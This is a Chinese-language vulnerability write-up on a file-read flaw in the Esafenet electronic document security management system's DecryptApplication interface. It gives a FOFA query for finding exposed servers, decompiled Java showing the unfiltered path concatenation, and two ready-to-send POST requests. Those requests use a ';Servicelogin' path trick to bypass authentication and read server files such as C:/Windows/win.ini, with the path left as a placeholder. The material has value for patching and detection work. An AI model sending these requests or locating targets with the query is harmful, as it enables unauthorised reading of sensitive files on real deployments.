漏洞简介
亿赛通电子文档安全管理系统的 DecryptApplication 接口ViewDecyptFile方法存在文件读取漏洞。攻击者可通过构造特定请求,利用该接口的 decryptFileId、filePath 等参数读取服务器上文件内容,从而获取敏感信息。
影响版本
fofa语法
app="亿赛通-电子文档安全管理系统" || body="/CDGServer3/index.jsp"
漏洞分析
PS: 相关权限绕过简析参考亿赛通电子文档安全管理系统 AppExamList.jsp SQL注入漏洞
根据 web.xml 里对 DecryptApplication 的定义
<!-- DecryptApplication -->
<servlet>
    <servlet-name>DecryptApplication</servlet-name>
    <display-name>DecryptApplication</display-name>
    <servlet-class>
       com.esafenet.servlet.client.DecryptApplicationService
    </servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>DecryptApplication</servlet-name>
    <url-pattern>/client/DecryptApplication</url-pattern>
</servlet-mapping>
可知,访问路由为 /client/DecryptApplication ,具体实现逻辑类为 com.esafenet.servlet.client.DecryptApplicationService
ViewDecyptFile
再看ViewDecyptFile方法的实现逻辑
public void actionViewDecyptFile(HttpServletRequest req, HttpServletResponse res) throws IOException, ServletException, Exception {
    String decryptFileId = RequestUtil.getParameter(req, "decryptFileId", "");
    String fileName = RequestUtil.getParameter(req, "fileName", "");
    String fileNameFinal = fileName.substring(fileName.lastIndexOf("\\") + 1);
    this.model.downLoadDecyptFile(decryptFileId, req, res, fileNameFinal);
}跟进downLoadDecyptFile方法
public void downLoadDecyptFile(String decryptFileId, HttpServletRequest req, HttpServletResponse res, String fName) throws IOException {
    String filePath = this.getDir();
    String fileName = filePath + decryptFileId;
    if (decryptFileId != null && !decryptFileId.trim().equals("")) {
        File file = new File(fileName);
        boolean isRead = false;

        try {
            long bgn = file.lastModified();
            Thread.sleep(10L);
            long end = file.lastModified();
            if (end != bgn) {
                isRead = true;
            }
        } catch (InterruptedException e1) {
            e1.printStackTrace();
        }

        if (file.exists() && !isRead) {
CDGUtil.downFile(fileName, res, fName);fileName由参数decryptFileId与当前路径进行拼接后使用new File ( 进行文件操作,获取基本信息与判断后进入CDGUtil.downFile 方法
public static void downFile(String fileWholePath, HttpServletResponse response, String fileName) throws IOException {
    FileInputStream fis = null;
    BufferedInputStream bis = null;
    BufferedOutputStream bos = null;
    ServletOutputStream servletoutputstream = null;

    try {
        fis = new FileInputStream(fileWholePath);
        bis = new BufferedInputStream(fis);
        servletoutputstream = response.getOutputStream();
        bos = new BufferedOutputStream(servletoutputstream);
        String dlName = new String(fileName.getBytes(), "ISO8859_1");
        response.setContentType("application/MIME-CobraDG;charset=\"GB2312\";Content-Disposition:attachment;filename=" + dlName);
        response.setHeader("Content-Disposition", "attachment;filename=" + dlName);
        byte[] abyte1 = new byte[4096];

        int size;
        for(size = 0; (size = bis.read(abyte1)) != -1; abyte1 = new byte[4096]) {
            bos.write(abyte1, 0, size);
        }

bos.flush();直接输出上面获取到的文件流信息到响应里,文件路径拼接过程中无任何过滤和校验,导致文件读取漏洞(有限)。

ViewUploadFile

漏洞复现
ViewDecyptFile
POST /CDGServer3/client/DecryptApplication;Servicelogin HTTP/1.1
Host: CDGServer3.mrxn.net
Content-Type: application/x-www-form-urlencoded

command=ViewDecyptFile&decryptFileId=FILE_READ_POC&fileName=1.png
成功读取到C:/Windows/win.ini文件内容
ViewUploadFile
POST /CDGServer3/client/DecryptApplication;Servicelogin HTTP/1.1
Host: CDGServer3.mrxn.net
Content-Type: application/x-www-form-urlencoded

command=ViewUploadFile&filePath=FILE_READ_POC&fileName1=1.png&uploadFileId=1
也成功读取到C:/Windows/win.ini文件内容


